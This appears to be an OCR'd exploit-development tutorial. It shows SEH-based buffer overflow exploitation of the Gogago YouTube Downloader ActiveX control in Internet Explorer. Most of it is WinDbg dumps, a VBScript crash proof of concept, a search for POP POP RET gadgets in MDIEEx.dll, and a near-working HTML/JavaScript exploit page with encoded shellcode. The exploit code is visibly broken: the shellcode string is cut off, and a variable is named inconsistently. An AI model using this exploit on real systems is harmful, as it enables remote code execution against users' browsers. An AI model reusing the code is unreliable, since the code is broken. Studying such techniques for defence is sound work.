015fd084  00 00 00 00 08 e1 3c 00-08 e1 3c 00 28 e1 3c 00  ......<...<.(.<.
015fd094  b8 ff 3c 00 00 00 00 00-b8 d9 3c 00 00 00 00 00  ..<.......<.....
015fd0a4  f8 fe 3c 00 08 e1 3c 00-00 00 00 00 ff ff ff ff  ..<...<.........
015fd0b4  00 00 00 00 00 00 00 00-00 00 00 00 0c d0 5f 01  .............._.
```


TIB dumping let us know the SEH chain was **sucessfully overwritten**

```
015fd044 61616161
015fd048 61616161
015fd04c 61616161
015fd050 61616161
015fd054 22616161
015fd058 73256300
015fd05c 015fd220
015fd060 003cbe1c
015fd064 003c51d8
015fd068 003cd6c8
015fd06c 015fd2a8
015fd070 00000002
015fd074 ffffffff
015fd078 003cff98
015fd07c 003cb550
015fd080 00000001
015fd084 00000000
015fd088 003ce108
015fd08c 003ce108
015fd090 003ce128
015fd094 003cffb8
015fd098 00000000
015fd09c 003cd9b8
015fd0a0 00000000
015fd0a4 003cfef8
015fd0a8 003ce108
015fd0ac 00000000
015fd0b0 ffffffff
015fd0b4 00000000
015fd0b8 00000000
015fd0bc 00000000
015fd0c0 015fd00c
015fd0c4 00000000
015fd0c8 015fd220
015fd0cc 00000000
015fd0d0 015fcf18
015fd0d4 73252ea6
015fd0d8 015fd044
015fd0dc 00000000
015fd0e0 56433230
015fd0e4 00000000
015fd0e8 015fd12c
015fd0ec 015fd2e0
015fd0f0 003cd9b8
015fd0f4 015fd2d8
015fd0f8 00243cf8
015fd0fc 015fd110
015fd100 003ce108
015fd104 003c0009
015fd108 015fd124
015fd10c 02e35968
015fd110 003cda24
015fd114 003ce0e8
015fd118 003cff23
015fd11c 003cfef8
015fd120 00000001
015fd124 003cfca8
015fd128 7325312c
015fd12c 00000000
015fd130 00000000
015fd134 00000000
015fd138 00000000
015fd13c 00000000
015fd140 003cbe1c
```

Pointer to the **Next** record and **SEH handler** was overwritten

See an exception analysis

- The command !analyze –v in Windbg give us more details about the triggering of the exception




```
FAULTING_IP:
OLEAUT32!SysFreeString+45
770e48a4 8b0e            mov     ecx,dword ptr [esi]

EXCEPTION_RECORD:  015faef0 -- (.exr 0x15faef0)
ExceptionAddress: 770e48a4 (OLEAUT32!SysFreeString+0x00000045)
   ExceptionCode: c0000005 (Access violation)
  ExceptionFlags: 00000000
NumberParameters: 2
   Parameter[0]: 00000000
   Parameter[1]: 6161615d
Attempt to read from address 6161615d

IP_ON_HEAP:   61616161

IP_IN_FREE_BLOCK: 61616161

CONTEXT:  015faf0c -- (.cxr 0x15faf0c)
eax=00166618 ebx=00000000 ecx=0000000a edx=0044008b esi=6161615d edi=00001196
eip=770e48a4 esp=015fb1d8 ebp=015fb1dc iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
OLEAUT32!SysFreeString+0x45:
770e48a4 8b0e            mov     ecx,dword ptr [esi]  ds:0023:6161615d=????????
Resetting default scope

PRIMARY_PROBLEM_CLASS:  MEMORY_CORRUPTION

BUGCHECK_STR:  APPLICATION_FAULT_MEMORY_CORRUPTION_INVALID_POINTER_READ_BAD_INSTRUCTION_PTR

0:008> d fs:[0]
003b:00000000  1c ae 5f 01 00 00 60 01-00 00 5f 01 00 00 00 00  .._...`..._.....
003b:00000010  00 1e 00 00 00 00 00 00-00 60 fd 7f 00 00 00 00  .........`......
003b:00000020  f0 06 00 00 84 0f 00 00-00 00 00 00 00 00 00 00  ................
003b:00000030  00 b0 fd 7f 00 00 00 00-00 00 00 00 00 00 00 00  ................
003b:00000040  c0 e3 05 e4 00 00 00 00-00 00 00 00 00 00 00 00  ................
003b:00000050  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
003b:00000060  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
003b:00000070  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0:008> d 015fae1c
015fae1c  44 d0 5f 01 bc 32 91 7c-44 d0 5f 01 d8 ae 5f 01  D._..2.|D._..._.
015fae2c  7a 32 91 7c f0 ae 5f 01-44 d0 5f 01 0c af 5f 01  z2.|.._.D._..._.
015fae3c  c4 ae 5f 01 61 61 61 61-96 11 00 00 f0 ae 5f 01  .._.aaaa......_.
015fae4c  44 d0 5f 01 c3 a8 93 7c-f0 ae 5f 01 44 d0 5f 01  D._....|.._.D._.
015fae5c  0c af 5f 01 c4 ae 5f 01-61 61 61 61 96 11 00 00  .._..._.aaaa....
015fae6c  f0 ae 5f 01 5d 61 61 61-37 00 37 00 00 9b 32 e2  .._.]aaa7.7...2.
015fae7c  00 9b 32 e2 00 65 cd 1d-00 65 cd 1d 00 9b 32 e2  ..2..e...e....2.
015fae8c  00 9b 32 e2 00 65 cd 1d-00 65 cd 1d 00 00 00 00  ..2..e...e......
0:008> d 015fd044
015fd044  61 61 61 61 61 61 61 61-61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
015fd054  61 61 61 22 00 63 25 73-20 d2 5f 01 1c be 3c 00  aaa".c%s ._...<.
015fd064  d8 51 3c 00 c8 d6 3c 00-a8 d2 5f 01 02 00 00 00  .Q<...<..._.....
015fd074  ff ff ff ff 98 ff 3c 00-50 b5 3c 00 01 00 00 00  ......<.P.<.....
015fd084  00 00 00 00 08 e1 3c 00-08 e1 3c 00 28 e1 3c 00  ......<...<.(.<.
015fd094  b8 ff 3c 00 00 00 00 00-b8 d9 3c 00 00 00 00 00  ..<.......<.....
015fd0a4  f8 fe 3c 00 08 e1 3c 00-00 00 00 00 ff ff ff ff  ..<...<.........
015fd0b4  00 00 00 00 00 00 00 00-00 00 00 00 0c d0 5f 01  .............._.
```

How SEH base exploit works

- When the exception is triggered the program flow go to the **SE Handler**
- All we need is just put some code to jump to our payload
- Faking a second exception makes the application goes to the next SEH pointer
- As the Next SEH pointer is before the SE handler we can overwrite the Next SEH
- Since the shellcode sits after the Handler, we can trick the SE Handler to execute **POP**

  POP RET instructions so the address to the Next SEH will be placed in EIP, therefore executing the code in Next SEH
- The code will basically jump over some bytes and execute the shellcode




Exploiting the application


- We will exploit a vulnerability in Gogago Youtube Downloader Video ActiveX www.gogago.net/download/youtube_video_downloader_setup.exe
- A buffer overflow is triggered after injecting more that 2230 bytes in the Download() function
- This vulnerability could be exploited using a basic RET CALL technique
- We will use SEH based exploitation which is also functioning in this particular case

Creating the POC

- We craft an html page calling the method Download using the CLASSID
- When we overflow the method with 2250 bytes with junk data we trigger an exception



```
<html>
<object classid='clsid:7966A32A-5783-4F0B-824C-09077C023080' id='target' /></object>
<input language=VBScript onclick=Boom() type=button value="3xploit-Me">
<script language='vbscript'>

Sub Boom()

 junk = String(2250, "a")

 target.Download junk

End Sub

</script>

</html>
```




```
(c04.ff8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=61616161 edx=7c9132bc esi=00000000 edi=00000000
eip=61616161 esp=015f83ac ebp=015f83cc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
61616161 ??               ???
```

Overwriting Next pointer and SE handler

- **To successfully overwrite the** Next Pointer **and** SE Handler **we must calculate the exact number of bytes to inject**
- **You can use tools as** pattern_create **and** pattern_search **from Metasploit, or you can do it manually injecting buffers with different patterns**

Finding POP POP RET instructions


- Finding opcodes it’s not a difficult task you can use findjump or IDA
- In this tutorial we will use WinDBG
- We launch our prove of concept and we attach to Internet Explorer. After the overflow occurs we search the base memory address of the Gogago module MDIEex.dll
- Finally we can search for the opcodes using the s command



```
0:008> lm m mdieex
start    end        module name
03eb0000 03ec5000   MDIEEx   C (export symbols)       C:\Program Files\Gogago\YouTube
0:008> s 03eb0000 l 03ec5000 5f 5e c3
03eb1b28  5f 5e c3 8b 04 fd 94 a2-eb 03 eb f4 56 8b f1 8b  _^..........V...
03eb26d2  5f 5e c3 8b 4c 24 10 66-8b 04 fd ec ef eb 03 6a  _^..L$.f.......j
03eb3f2a  5f 5e c3 8b c8 83 e0 03-c1 e9 02 74 2b f3 a7 74  _^.........t+..t
03eb3f89  5f 5e c3 55 8b ec 83 ec-20 8b 45 08 56 89 45 e8  _^.U.... .E.V.E.
03eb44f0  5f 5e c3 68 40 01 00 00-6a 00 ff 35 f4 06 ec 03  _^.h@...j..5....
03eb4c46  5f 5e c3 55 8b ec 51 8b-4d 08 53 56 57 8b 71 10  _^.U..Q.M.SVW.q.
03eb5799  5f 5e c3 55 8b ec 8b 45-08 56 83 3c 85 d0 e2 eb  _^.U...E.V.<....
03eb6318  5f 5e c3 53 8b 5c 24 0c-8b c3 4b 56 57 85 c0 7e  _^.S.\$...KVW..~
03eb6585  5f 5e c3 a1 a8 e3 eb 03-83 f8 ff 0f 84 91 00 00  _^..............
03eb752f  5f 5e c3 e8 9a 0d 00 00-c7 00 09 00 00 00 e8 98  _^..............
03eb75ba  5f 5e c3 56 8b 74 24 08-3b 35 c0 06 ec 03 73 40  _^.V.t$.;5....s@
03eb7607  5f 5e c3 e8 c2 0c 00 00-c7 00 09 00 00 00 e8 c0  _^..............
03eb850f  5f 5e c3 8b 44 24 04 3b-05 c0 06 ec 03 73 1f 8b  _^..D$.;.....s..
03eb8b5c  5f 5e c3 56 8b 74 24 08-57 83 cf ff f6 46 0c 83  _^.V.t$.W....F..
03eb8ba8  5f 5e c3 53 8b 5c 24 08-3b 1d c0 06 ec 03 56 57  _^.S.\$.;.....VW
03eb8d8c  5f 5e c3 e8 3d f5 ff ff-c7 00 09 00 00 00 e8 3b  _^..=..........;
03eb8e27  5f 5e c3 56 8b 74 24 08-8b 46 0c a8 83 74 1d a8  _^.V.t$..F...t..
0:008> u 03eb26d2
MDIEEx!DllUnregisterServer+0x160d:
03eb26d2 5f              pop     edi
03eb26d3 5e              pop     esi
03eb26d4 c3              ret
```

Building the exploit


- After calculating the number of bytes to overwrite the **Next pointer** and **SE handler** we inject 4 bytes of code to jump to our shellcode this will replace the old **SE handler**
- Following the SE handler we inject the **POP POP RET** opcodes from the same module of the exploited application
- Finally we inject our payload



```
<html>
<body>
<object id=ctrl classid="clsid:{7966A32A-5783-4F0B-824C-09077C023080}"></object>
<script language='javascript'>

shellcode = unescape("%eb%03%59%eb%05%e8%f8%ff%ff%ff%4f%49%49%49%49%49%49%51%5a%56%54%58%36%33%30

function Exploit()
    {
        var size_buff = 2367;
        var x = "aaaa";
        while (x.length < size_buff) x += x; // Injecting our junk buffer
        x = x.substring(0,size_buff);

        var NEXT_exception = unescape("%eb%06%90%90"); // Jump over 6 bytes to reach our payload
        x += NEXT_exception;

        var SE = unescape("%d2%26%eb%03"); // 03eb26d2 from MDIEEx.dll  (POP POP RET)
        x += SEH;

        x += shellcode;

        ctrl.Download(x);
    }
</script>
<input language=JavaScript onclick=Exploit() type=button value="Go">
</body>
</html>
```

Executing the exploit (1)

- We place a breakpoint before entering in the vulnerable method. The **SE handler** that will be overwritten sits at **0x15fa79c**, and corresponds to the **jscript.dll** module


Disassembly - Pid 788 - WinDbg:6.11.0001.404 X86
Previous
Next
Command - Pid 788 - WinDbg:6.11.0001.404 X86
Memory - Pid 3424 - WinDbg:6.11.0001.404 X86

Offset: @$scopeip

```
03eb3406 5f              pop     edi
03eb3407 5b              pop     ebx
03eb3408 33c0            xor     eax,eax
03eb340a 5e              pop     esi
03eb340b c9              leave
03eb340c c20400          ret     4
03eb340f 56              push    esi
03eb3410 57              push    edi
03eb3411 ff742410        push    dword ptr [esp+10h]
03eb3415 ff1550a1eb03    call    dword ptr [MDIEEx!DllUnregisterServer+0x908b (03eba150)]
03eb341b 51              push    ecx
03eb341c 8bf0            mov     esi,eax
03eb341e 8bfc            mov     edi,esp
```


```
0:008> !exchain
015fa79c: jscript!_except_handler4+0 (4047804c)
015fa94c: jscript!_except_handler4+0 (4047804c)
015faa34: jscript!_except_handler4+0 (4047804c)
015faab8: jscript!_except_handler4+0 (4047804c)
015fabc4: jscript!_except_handler4+0 (4047804c)
015fd0fc: jscript!_except_handler4+0 (4047804c)
015fd2ac: jscript!_except_handler4+0 (4047804c)
015fd394: jscript!_except_handler4+0 (4047804c)
